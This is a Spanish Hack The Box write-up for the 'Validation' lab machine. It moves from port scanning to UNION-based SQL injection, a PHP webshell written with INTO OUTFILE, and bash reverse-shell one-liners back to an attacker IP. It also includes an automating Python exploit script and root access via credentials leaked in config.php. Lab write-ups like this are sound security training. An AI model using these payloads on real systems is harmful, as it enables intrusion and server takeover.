


# VALIDATION

- 1. VALIDATION
  - 1.1. Preliminar
  - 1.2. Nmap
  - 1.3. Tecnologías web
  - 1.4. SQL Injection to RCE via file upload (1)
  - 1.5. SQL Injection to RCE via file upload with Python script (2)
  - 1.6. Privesc via leaked credentials in config file

## 1. VALIDATION

www

<https://app.hackthebox.com/machines/Validation>

VALIDATION 382

RETIRE MACHINE

# Validation

LINUX EASY

**4.6**  
MACHINE RATING

**4105**  
USER OWNS

**4047**  
SYSTEM OWNS

**13/09/2021**  
RELEASED

Created by **lppsec**

Copy Link

Play Machine

## 1.1. Preliminar

Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

```
> settarget "Validation 10.10.11.116"
> ping 10.10.11.116
PING 10.10.11.116 (10.10.11.116) 56(84) bytes of data:
64 bytes from 10.10.11.116: icmp_seq=1 ttl=63 time=42.8 ms
64 bytes from 10.10.11.116: icmp_seq=2 ttl=63 time=37.4 ms
64 bytes from 10.10.11.116: icmp_seq=3 ttl=63 time=36.8 ms
64 bytes from 10.10.11.116: icmp_seq=4 ttl=63 time=37.2 ms
64 bytes from 10.10.11.116: icmp_seq=5 ttl=63 time=36.4 ms
64 bytes from 10.10.11.116: icmp_seq=6 ttl=63 time=39.9 ms
64 bytes from 10.10.11.116: icmp_seq=7 ttl=63 time=38.4 ms
64 bytes from 10.10.11.116: icmp_seq=8 ttl=63 time=38.3 ms
^C
--- 10.10.11.116 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7013ms
rtt min/avg/max/mdev = 36.363/38.416/42.828/1.968 ms
```

## 1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los puertos: *22, 80, 4566 y 8080*.

```
> nmap -sS -p- --open 10.10.11.116 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-04 20:36 -01
Nmap scan report for 10.10.11.116
Host is up (0.037s latency).
Not shown: 65513 closed tcp ports (reset), 10 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
4566/tcp  open  kwic
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 12.81 seconds
```

Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante *extractPorts*. Los tres últimos puertos son

servicios **HTTP**.

```

> nmap -sCV -p22,80,4566,8080 --min-rate 5000 10.10.11.116 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-04 20:38 -01
Nmap scan report for 10.10.11.116
Host is up (0.038s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 d8:f5:ef:d2:d3:f9:8d:ad:c6:cf:24:85:94:26:ef:7a (RSA)
|   256 46:36:6b:cb:a0:19:eb:6a:d9:08:06:94:86:73:el:72 (ECDSA)
|_ 256 7b:32:d7:e3:77:c1:4a:cf:47:2a:de:a5:88:7a:f8:7a (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: Apache/2.4.48 (Debian)
4566/tcp  open  http     nginx
|_ http-title: 403 Forbidden
8080/tcp  open  http     nginx
|_ http-title: 502 Bad Gateway
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.43 seconds
> curl -s http://10.10.11.116:8080
<html>
<head><title>502 Bad Gateway</title></head>
<body>
<center><h1>502 Bad Gateway</h1></center>
<hr><center>nginx</center>
</body>
</html>
> curl -s http://10.10.11.116:4566
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx</center>
</body>
</html>

```

## 1.3. Tecnologías web

**Whatweb**: nos reporta lo siguiente, aplicamos este escaneo a todos los puertos HTTP.


```

> whatweb http://10.10.11.116
http://10.10.11.116 [200 OK] Apache[2.4.48], Bootstrap, Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.48 (Debian)], IP[10.10.11.116], JQuery, PHP[7.4.23], Script, X-Powered-By[PHP/7.4.23]
> whatweb http://10.10.11.116:4566
http://10.10.11.116:4566 [403 Forbidden] Country[RESERVED][ZZ], HTTPServer[nginx], IP[10.10.11.116], Title[403 Forbidden], nginx
> whatweb http://10.10.11.116:8080
http://10.10.11.116:8080 [502 Bad Gateway] Country[RESERVED][ZZ], HTTPServer[nginx], IP[10.10.11.116], Title[502 Bad Gateway], nginx

```


## 1.4. SQL Injection to RCE via file upload (1)

Vemos una especie de formulario al entrar en la página web. Probamos un **XSS** para ver si la web es vulnerable: `<script>alert("XSS")</script>`. El servidor es vulnerable, ya que respondió mostrando una ventana emergente. En este caso, se trata de un **Stored XSS**, ya que se está almacenando en el servidor y por tanto, esta ventana emergente aparece cada vez que recargamos la página. En cualquier caso, como no estamos logueados en el servidor (ni parece que podamos hacerlo), no hay nada que podamos robar aparentemente.




Anteriormente, probamos a realizar una **inyección SQL** en el campo de entrada de usuario, pero éste no era vulnerable. Vamos a interceptar una petición con **Burp Suite** para modificar el valor del campo **country**. En este campo probamos otra inyección:


```
Brazil' union select 1-- -.
```




La página es vulnerable, pues nos ha mostrado el **1** que hemos inyectado. Probamos ahora esta inyección, la cual usamos para obtener el nombre de de la **base de datos en uso**: **Brazil' union select database()-- -**. Vemos que ésta se llama **registration** (los demás campos son usuarios que registramos previamente).




Seguimos ahora para enumerar el nombre de *todas las bases de datos*: `Brazil' union select schema_name from information_schema.schemata-- -`. Tenemos 4 bases de datos diferentes, las cuales podemos ver en la siguiente imagen.




Vamos a enumerar ahora las tablas para la base de datos de *registration* usando esta sentencia: `Brazil' union select table_name from information_schema.tables where table_schema="registration"-- -`. Enviamos la consulta y recargamos la página. Hay una tabla que se llama también *registration*.




Para enumerar las columnas dentro de la tabla *registration*: `Brazil' union select column_name from information_schema.columns where table_name="registration"--` - . Obtenemos 4 columnas al enviar esta consulta.



Para obtener ahora los valores de las columnas de *username* y *userhash*: `Brazil' union select group_concat(username,0x3a,userhash) from registration--` - . No obstante, con esta inyección obtenemos los valores correspondientes a los usuarios que nosotros hemos creado, cosa que no nos interesa.  
`0x3a` : equivalen a a los dos puntos : en hexadecimal. Usamos esto para evitar conflictos.



Vamos a intentar subir ahora un archivo: `Brazil' union select "probando" into outfile "var/www/html/prueba.txt"-- -`. Tenemos la capacidad de subir contenido a una ruta, ya que pudimos acceder al mismo desde el navegador. La idea entonces sería subir una *webshell en PHP*, ya que la página interpreta PHP. Para ello, inyectamos: `Brazil' union select "<?php system($_REQUEST['cmd']); ?>" into outfile "/var/www/html/prueba.php"-- -`. Accedemos ahora desde el navegador. Tenemos ejecución remota de comandos.



Nos ponemos en escucha con *Netcat* y nos enviamos una shell reversa con este *one-liner*: `?cmd=bash -c "bash -i >%26 /dev/tcp/10.10.14.23/1234 0>%261"`. Estamos dentro del sistema como *www-data*. Realizamos el *tratamiento de la TTY*.

Recordemos que urlencodeamos `&` en `%26`.

```
> nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.23] from (UNKNOWN) [10.10.11.116] 52512
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@validation:/var/www/html$ whoami
www-data
www-data@validation:/var/www/html$ ifconfig
ifconfig
bash: ifconfig: command not found
www-data@validation:/var/www/html$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid lft forever preferred lft forever
9: eth@iif10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:15:00:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.21.0.4/16 brd 172.21.255.255 scope global eth0
        valid lft forever preferred lft forever
www-data@validation:/var/www/html$
```

## 1.5. SQL Injection to RCE via file upload with Python script (2)

- En esta otra alternativa, creamos un script para automatizar todo este proceso.
- **Script en Python:**

### Python

```
1
2 from pwn import *
3 import signal
4 import requests
5
6
7 def def_handler(sig, frame):
8     print("Se ha finalizado el programa")
9     sys.exit(1)
10
11 # Ctrl + C
12 signal.signal(signal.SIGINT, def_handler)
13
14
15 if len(sys.argv) != 3:
16     log.failure("Uso: %s <ip-address> filename" % sys.argv[0])
17     sys.exit(1)
18
```



```

19
20 # Variables globales
21 ip_address = sys.argv[1]
22 filename = sys.argv[2]
23 main_url= "http://%s/" % ip_address
24
25
26 def createFile():
27     data_post = {
28         'username': 'admin',
29         'country': ""'"Brazil' union select "<?php
system($_REQUEST['cmd']); ?>" into outfile "/var/www/html/%s"-- -""" %
(filename)
30     }
31
32     r = requests.post(main_url, data=data_post)
33
34
35 def getAccess():
36     data_post = {
37         'cmd': "bash -c 'bash -i >& /dev/tcp/10.10.14.23/443 0>&1'"
38     }
39
40     r = requests.post(main_url + "%s" % filename, data=data_post)
41
42
43
44 if __name__ == '__main__':
45
46     createFile()
47     getAccess()
48

```

- `createFile`: envía una solicitud *HTTP POST* al servidor web en la dirección `main_url` con un payload que explota una vulnerabilidad de inyección SQL para crear un archivo PHP en el servidor.
- `getAccess`: envía otra solicitud *HTTP POST* al servidor web para ejecutar comandos en el sistema, aprovechando el archivo PHP creado anteriormente.

## 1.6. Privesc via leaked credentials in config file

En la misma ruta que nos encontramos, vemos un archivo `config.php`, en el cual vemos unas credenciales con las cuales pudimos iniciar sesión como usuario `root`.

```
www-data@validation:/home/htb$ ls
user.txt
www-data@validation:/home/htb$ cd /var/www/html/
www-data@validation:/var/www/html$ ls
account.php  cagerro.php  config.php  css  index.php  js
www-data@validation:/var/www/html$ cat config.php
<?php
$servername = "127.0.0.1";
$username = "uhc";
$password = "uhc@9qual-global-pw";
$dbname = "registration";

$conn = new mysqli($servername, $username, $password, $dbname);
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
www-data@validation:/var/www/html$ su root.
Password:
root@validation:/var/www/html# cd /root
root@validation:~# ls
config  ipb.ko  root.txt  snap
root@validation:~# cat root.txt
0562d41ffed7473f8fb7e1ed9d03659
root@validation:~#
```